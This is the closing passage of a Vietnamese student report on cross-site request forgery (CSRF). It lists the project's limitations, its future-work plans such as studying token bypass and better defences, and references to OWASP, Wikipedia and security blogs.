- Phương pháp phòng chống CSRF còn ít và chưa hiệu quả
- Chưa bypass token.

7.2 Hướng phát triển

Hướng phát triển của đề tài như sau:

- Sẽ triển khai đề tài trên site thực tế.
- Triển khai khai thác lỗ hổng CSRF bằng nhiều tool khác nhau.
- Nghiên cứu bypass token trong tương lai.
- Nghiên cứu nhiều cách phòng chống CSRF hiệu quả hơn.

8 Tài liệu tham khảo

1. Top 10 2010-A5-Cross-Site Request Forgery
[https://www.owasp.org/index.php/Top_10_2010-A5-Cross-Site Request Forgery \(CSRF\)](https://www.owasp.org/index.php/Top_10_2010-A5-Cross-Site_Request_Forgery_(CSRF))
2. CSRF by Wiki - [http://en.wikipedia.org/wiki/Cross-site request forgery](http://en.wikipedia.org/wiki/Cross-site_request_forgery)
3. Bypassing CSRF protections with ClickJacking and HTTP Parameter Pollution -
<http://blog.andlabs.org/2010/03/bypassing-csrf-protections-with.html>
4. Automated detection of CSRF - <http://www.greebo.net/2007/05/09/automated-detection-of-csrf/>